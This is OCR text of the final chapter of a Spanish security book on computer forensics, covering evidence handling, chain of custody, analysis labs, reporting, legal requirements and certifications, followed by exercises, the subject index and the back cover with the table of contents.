Podemos decir que, a nivel informático, todo elemento en el que sea posible el almacenamiento de información será tenido en cuenta en la fase de recopilación de datos. Por ejemplo, la PC origen del intruso puede contener información valiosa, así como también los dispositivos de red de la conexión y de redes internas, el equipo víctima y, eventualmente, el que se utilizó para lanzar el ataque (no necesariamente el mismo que desde donde se origina). En los dispositivos digitales, es necesario comprender la estructura física y la forma en la que se almacenan los datos en los medios, además del formato y la estructura lógica. La complejidad se simplifica utilizando herramientas de recuperación automatizadas, ya que mucho del conocimiento exigido está integrado en

Chilexs22

III ANONIMIDAD CRIMINAL

Muchas acciones maliciosas son realizadas utilizando herramientas de anonimidad, lo cual se aplica principalmente a la navegación y al uso del correo electrónico. Esto hace más difícil la tarea de análisis forense, por lo que es necesario haber tomado medidas que garanticen medidas de autenticación.

el software de relevamiento y recuperación. También incluimos, como fuente de evidencia, todo dispositivo que permita almacenar datos: celulares, **PDAs**, routers, etcétera. En este aspecto, la estandarización de los dispositivos electrónicos permitió que fuera más simple extraer datos y recuperarse en dispositivos creados para tal fin.




Figura 6. *Active@ Boot Disk permite recuperar información de particiones y cuenta con versión para Windows y DOS.*

EL PROCESO DE INVESTIGACIÓN

Las metodologías nos aseguran que los procesos puedan ser sistemáticamente reproducibles. En este caso, el proceso se realiza sobre la evidencia digital de una forma aceptable desde el punto de vista de la ley, actuando sobre ella misma y siguiendo determinados pasos. El delincuente y el investigador se encuentran en un enfrentamiento constante en lo relacionado a la informática forense, por tanto el que tenga más conocimientos sobre ciertas temáticas contará con mayores probabilidades de alcanzar su meta. El texto **A las puertas de una nueva especialización: la informática forense** (David Airala, Osvaldo Rapetti) menciona cuatro reglas generales básicas para el proceso de investigación:

- Minimizar el manejo del original.
- Documentar los cambios.
- Cumplir con las reglas de la evidencia.
- No exceder el conocimiento propio.

Identificación de evidencias

La identificación es el primer paso en el proceso. Sabiendo qué evidencia está presente, dónde y cómo se guarda, se determinan los procesos para su recuperación. Como ya mencionamos, la evidencia se extiende a todo dispositivo electrónico que cuente con almacenamiento de datos, y es necesario identificar el tipo de información y el formato en que es guardado para usar la tecnología correspondiente para su extracción. El investigador debe conocer en profundidad cómo la evidencia es creada y cómo se puede falsificar a fin de saber cómo actuar con ella.

Preservación

Como hemos dicho, la evidencia digital es de naturaleza particular, por lo que requiere ser preservada de manera especial. Si se trata de información almacenada en un medio magnético, se deberán tener en cuenta las fuentes de peligro para la integridad, como **emisiones electromagnéticas**, o los **golpes** a la estructura física del dispositivo. En el caso de los medios ópticos, se prestará atención a las rayaduras y roces que pueden tener. Además, el pasaje de un medio a otro debe realizarse con la consecuente prueba de integridad para asegurar que nada haya sido alterado. Cualquier otro tipo de medio que contenga evidencia será tratado con el debido cuidado en función de su sensibilidad a la pérdida de datos. Finalmente, es importante que si se alteran datos que puedan servir de evidencia, se registre y justifique el hecho.

Figura 7. *Los medios ópticos como CDs y DVDs son recopilados para analizar su contenido posteriormente, y debe tenerse cuidado con su preservación.*

Laboratorio de análisis

Luego de recopilada la evidencia, se deberá realizar un proceso antes de que sea interpretada. El análisis comprende este proceso que se logra extrayendo, procesando e interpretando los datos, e intentando que todo sea lo menos intrusivo posible.
Un laboratorio de análisis forense debe tener la posibilidad de relevar toda la información existente en cualquier dispositivo o medio donde pueda encontrarse evidencia. Esto implica, muchas veces, un costoso instrumental, equipamiento y herramientas de hardware y software. Dada la dificultad de contar siempre con estos materiales, los laboratorios se limitan a veces a software y a hardware básico. Por ejemplo, si se debe encontrar información en un teléfono moderno y no se cuenta con el cable para realizar la conexión a la PC, esto constituiría una limitación para el análisis. En casos más complejos, deben poder replicarse estructuras de red y reproducir escenarios tecnológicos para el estudio de la situación original, lo cual suele ser también problemático.




Figura 8. *Muchas veces, los análisis incluyen el desarme de un disco rígido para recuperar sus datos a pesar de que esté dañada su lógica interna.*

Presentación de reportes

Hasta el mejor trabajo de investigación podría fallar si no se tiene en cuenta la forma en la que se comunican los resultados, ya que es importante lograr que se correspondan correctamente las conclusiones. Esto implica, al menos, dos niveles de informes, uno del tipo técnico y otro del tipo gerencial.

En general, la presentación de resultados se hace frente a un grupo de directivos de una empresa, en una corte o bien al individuo que lo solicite. La aceptación de las conclusiones suele depender de la forma de presentación, los antecedentes y las credenciales del analista, y la credibilidad del método que se utilizó para preservar y analizar la evidencia. Parte de la credibilidad de los procesos empleados se notará en esta etapa.
Un **informe ejecutivo** contiene casi exclusivamente las conclusiones del caso, sin detalles técnicos, dado que las personas a las que se orienta no son especialistas. Puede incluir imágenes aclaratorias, diagramas de flujo, líneas de tiempo, etcétera, y muchas veces también análisis de costos y valor de las pérdidas sufridas por el incidente. Por supuesto, contiene las posibles hipótesis sobre el caso. En el **informe técnico** se colocan los detalles a nivel informático, reflejando la metodología utilizada, los resultados de pruebas sobre software y datos, capturas de protocolos, etcétera. Este informe indicará, técnicamente, por qué se ha llegado a determinada conclusión y no a otra.

ASPECTOS LEGALES

Respecto de la validez legal de la evidencia, es importante tener en cuenta algunos cuidados en especial. Esto permitirá que, al presentarla, sea considerada válida desde el punto de vista del manejo que se hizo de ella. Existen algunos requisitos para que la evidencia digital tenga validez legal, como ser:

- Precintado completo de equipos, componentes y medios de almacenamiento en el momento del procedimiento.
- Mantenimiento de la cadena de custodia.
- Apertura de los elementos en el laboratorio de manera auditada.
- Duplicación de elementos a auditar y verificación de integridad (hashing).
- Trazabilidad registrada y auditada de todos los procesos de análisis.

Además de esto, cada país tendrá su código de procedimientos válidos que deben ser seguidos por los peritos e investigadores para que el proceso tenga validez ante la ley. Algunos retos específicos del aspecto legal tienen que ver con la distancia entre esta disciplina y la tecnología. Por ejemplo, se espera poder entender el hecho informático y sus implicancias en el comportamiento criminal y poder encontrar factores de prueba sustentados por la informática, que validen los documentos digitales. También se espera lograr el desarrollo de capacidades técnico-forenses para combinar ambos mundos, y definir directivas que asocien a los bienes jurídicos con las acciones sobre objetos y principios de seguridad, con el objeto de crear un discurso penal sobre los delitos informáticos. Finalmente, sería esperable el desarrollo de alianzas que apoyaran y motivaran iniciativas legales a nivel internacional.

CERTIFICACIONES INTERNACIONALES

A fin de profesionalizar y nivelar los conocimientos sobre informática forense, existen certificaciones relacionadas con la materia, como las que aquí mencionamos:

- **EnCE** (EnCase Certified Examiner), Certificación de Guidance Software.
- **ACE** (AccessData Certified Examiner), Certificación del fabricante Access Data.
- **GCFA** (GIAC Certified Forensics Analyst) de SANS.
- **CHFI** (Computer Hacking Forensic Investigator) de ECCouncil.
- **CFCE** (Certified Forensic Computer Examiner).
- **CCE** (Certified Computer Examiner).
- **CCFT** (Certified Computer Forensic Technician).

Figura 9. *GCFA es una de las certificaciones que cuentan con el mayor respaldo, dado que está creada por SANS Institute.*

... RESUMEN

Chilexxs22

En este capítulo vimos los principales temas relacionados con la informática forense, comenzando por los aspectos generales y conceptos fundamentales como los incidentes, delitos informáticos, teoría forense y antiforense. Luego, nos enfocamos en el proceso de investigación, eje central de la temática, con sus distintos pasos conceptuales. Finalmente, mencionamos algunas certificaciones profesionales y la relación de esta disciplina con respecto a los marcos legales.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Qué es la informática forense y cuáles son sus usos?

2 ¿Qué es un CSIRT y cuáles son sus funciones?

3 ¿Qué son los delitos informáticos?

4 ¿Cuáles son las diferencias entre la evidencia tradicional y la digital?

5 ¿Cuál es la ventaja de utilizar metodologías de investigación?

6 ¿Por qué es tan importante la cadena de custodia?

7 ¿En qué consiste un laboratorio de análisis?

8 ¿Cuál es la diferencia entre un reporte técnico y uno ejecutivo?

9 ¿Qué medios son los más utilizados para almacenar información?

10 ¿Cómo se relaciona la informática forense con el campo legal?

ACTIVIDADES PRÁCTICAS

1 Analice el tipo de material que se encuentra en el sitio web del CERT local.

2 Encuentre ejemplos de aplicación del concepto de cadena de custodia fuera de la disciplina forense.

3 Tome un pendrive USB usado que no contenga información e intente recuperar lo que había antes de borrarlo o darle formato.

4 Consiga algún software (en versión de prueba) especial para análisis forense y recuperación de información y pruebe sus múltiples funciones.

5 Enumere las herramientas de hardware y software que conformarían una completa caja de herramientas de un forense informático.

Chilexs22

Servicios al lector

En esta última sección encontraremos un índice que nos permitirá encontrar de forma más sencilla lo que necesitemos.

Chilexs22

ÍNDICE TEMÁTICO

A

Access point 196, 198
Accounting 172, 189
ACL 224, 269
Active Directory 235
ActiveX 135,242
Ad-hoc 196
AES 95
Aggregation 322
Algoritmo 78, 83, 103
Amenazas 19, 62
Anagramación 80
Anonimización 30
Apache 140, 270
ASP 134
Autenticación 18, 71, 98, 128, 179, 181, 189, 201, 227
Autenticidad 80
Autorización 18, 189

B

Backdoors 34
Banner grabbing 29, 169
Base de datos 314
Bluetooth 214
Botnet 49
Broadcast 29, 178, 200
Buffer overflow 292
Bug hunting 288

C

Cajas S 91, 96
Certificados digitales 107
CFS 117
CGI 133
Choosen-cyphertext attack 103
Cifrado 81, 83, 106, 115
Clave 82, 86, 97, 202
Cliente 125, 230
Código abierto 283
Código de ética 22
Código fuente 283
Cold Reading 47
Compilación 282
Compilador 286
Concurrencia 323
Confidencialidad 19, 80, 181
Controles administrativos 20
Controles técnicos 20
CPD 62
Cracking 301
Crackme 311
Criptografía 78
Criptosistema 80

D

Datacenter 62
DBMS 315
DC 62
Debugging 245, 304
Denegación de servicio 149, 164, 166, 211
DES Challenge 95
DES 87, 227
Descompilación 306
Desensamblado 306
DHCP 178
DIAMETER 190
Diffie-Hellman 100, 119
Disponibilidad 19
DREAD 138
DSA 102
Dumpster diving 43

E

EAP 228
EFS 116, 234

ELF 303
ElGamal 102
Empaquetado 307
Encoding 127
Escalada de privilegios 34
Escaneo 28, 169
Ethical hacking 21
Exploit 32, 175, 288

F

FAT 222
FHS 255
Fingerprint 177, 216
Firewalking 170
Firewall 140, 167, 230, 270
Firma digital 105
Firma electrónica 106
Flooding 165
Format string 294
Fuerza bruta 87, 119, 149, 209
Funciones Hash 83
Fuzzing 298

G

Google Hacking 24
GPO 237
GRUB 258, 278

H

Hacker 21
Hardening 277, 327
Hashing 84
Hijacking 164
Honeynet 177
Honeypot 175
HTML 129
HTTP 125

I

IDEA 92, 120
Identificación 18
IDS 52, 161, 171
IIS 134
IKE 109, 185
Inferencia 323
Ingeniería inversa 300
Ingeniería social 34
Integer overflow 295
Integridad 19, 80
Inyección 144, 243, 325

J

Java 135, 285

K

Kerberos 187, 228
Kernel 220, 254, 274
Keyloggers 34

L

L2TP 183
Lockpicking 70

M

Malware 49, 277
Man-in-the-middle 91, 101, 164, 211
MBR 259, 262
MD5 84
Modelo OSI 160
Modo infraestructura 196

N

NFS 118
No repudio 19, 98
NTFS 224
NTLM 227

O

Ocultación 30, 290
Ofuscación 308
Open source 283
Ownear 33

Chaos22

P

Penetration test 22
Pentest 22
PERL 131
Permutación 89
PES 92
PGP 92, 114
Phishing 50
PHP 132, 145
Ping sweep 29
PKI 105, 108
Poisoning 149
Polyinstantiation 323
Portable Executable 302
Programación Neurolingüística 46
Programación segura 282
Public Key Infrastructure 105
Python 133

R

RADIUS 179, 183, 189, 201, 203, 210
Red Feistel 87, 91
Regedit 225
Registro 224
Replay attack 228
RIA 138
Rootkit 265, 278
RSA 98, 119

S

Script 49, 284
Secure Shell 113
Secure Socket Layer 111
Servidor 124, 234
SFTP 114
SHA 85, 120
Shoulder surfing 42
Sniffers 161
Spoofing 163, 180
Spyware 34, 49
SQL 144, 146, 315
SSH 113, 181
SSHFS 114
SSID 200
SSL 109, 181
STRIDE 137
Sustitución 89

T

TACACS 188
TCFS 118
TCP/IP 124, 143
TLS 111, 228
Tokens de seguridad 110
Traceroute 169
Transport Layer Security 111
Trashing 43
Troyanos 34, 277
Tunelización 171

V

Visual Basic Script 25
VLAN 178
Voice print 60
VPN 113, 181
Vulnerabilidades 19, 28
Vulnerability Assessment 21

W

WAF 140
Wardriving 212
WEP 201, 205
WiFi 197
WLAN 195
WPA 208

X

XML 130, 146, 153, 315
XSS 147

Z

ZDI 289

calixto22

USERS

HACKERS AL DESCUBIERTO

CONTENIDO

1 | PENETRATION TESTING
Controles en seguridad informática / Vulnerability Assessment Ethical Hacking / Fases de un Penetration Test

2 | INGENIERÍA SOCIAL
Técnicas básicas y avanzadas / Inspección visual / Shoulder surfing / Trashing / Escuchas cotidianas / Programación neurolingüística / Lectura en frío / Ingeniería social inversa Robo de identidad / Contacto online, directo y telefónico Estrategias de protección

3 | SEGURIDAD FÍSICA Y BIOMETRÍA
Elementos fisiológicos y psicológicos / Protección del datacenter / Acceso a las instalaciones / Sistemas de alarma

4 | CRIPTOGRAFÍA
Criptografía clásica y moderna / Algoritmos simétricos y asimétricos / Certificados y firmas digitales / Ataques a criptosistemas

5 | AMENAZAS EN ENTORNOS WEB
Servidor y cliente / Protocolo HTTP / Lenguajes / Las aplicaciones web / Tipos de ataque / Las 10 mayores vulnerabilidades / Web 2.0

6 | DISEÑO DE REDES SEGURAS
Técnicas de ataque pasivas y activas / Encontrar e identificar firewalls / Técnicas de evasión / Sistemas de detección de intrusos / Redes virtuales / Autenticación y acceso remoto

7 | PELIGROS EN LAS TECNOLOGÍAS INALÁMBRICAS
Radio frecuencia / Estándar IEEE 802.11 / SSID / Protocolos de seguridad / Métodos de ataque / Tecnología Bluetooth

8 | SEGURIDAD EN SISTEMAS WINDOWS
Arquitectura interna / Protecciones incorporadas / Windows XP, Vista, 7 y Server / Active Directory / Windows Debugging

9 | SEGURIDAD EN SISTEMAS GNU/LINUX
Estructura estándar de directorios / Administración insegura Firewalling / Seguridad avanzada / Kernel / Hardening del sistema

10 | INSEGURIDAD EN EL SOFTWARE
Programación segura / Código abierto y cerrado / Bug Hunting Análisis de código fuente / Fuzzing / Ingeniería inversa

11 | AMENAZAS EN LAS BASES DE DATOS
Sistemas y modelos / El lenguaje SQL / Tipos de ataques Medidas de protección generales

12 | INFORMÁTICA FORENSE
Respuesta a incidentes / Delitos informáticos / La evidencia digital / Preservación / Laboratorio de análisis

NIVEL DE USUARIO

PRINCIPIANTE | INTERMEDIO | AVANZADO | EXPERTO

Esta obra presenta un panorama de las principales técnicas y herramientas utilizadas por los hackers, y de los conceptos necesarios para entender su manera de pensar, prevenir sus ataques y estar preparados ante las amenazas más frecuentes. En sus páginas, abordaremos los conceptos teóricos detrás de las técnicas más difundidas, para comprender la raíz de los conflictos, y encarar una solución eficiente y fundamentada de nuestras decisiones y acciones.

El mundo moderno presenta amenazas constantes y cambiantes, tanto en el ámbito personal como en el corporativo, que deben ser enfrentadas con todas las armas que tengamos a nuestra disposición. En ese sentido, este libro es una referencia ideal para técnicos, administradores de redes y otros profesionales vinculados a la informática que tengan la responsabilidad de brindar sistemas y plataformas más seguras.

redusers.com

En este sitio encontrará una gran variedad de recursos y software relacionado, que le servirán como complemento al contenido del libro. Además, tendrá la posibilidad de estar en contacto con los editores, y de participar del foro de lectores, en donde podrá intercambiar opiniones y experiencias.

HACKERS REVEALED

In this book you will find the necessary information to prevent attacks created with the most dangerous hacker's techniques. You will learn the best ways to avoid them, configure systems and platforms, and how to be ready in the event of an attack.

ISBN 978-987-663-008-5

MANUALES USERS MANUALES USERS MANUALES USERS MANUALES USERS MA

TÉCNICAS, CONCEPTOS Y HERRAMIENTAS PARA PROTEGER LA INFORMACIÓN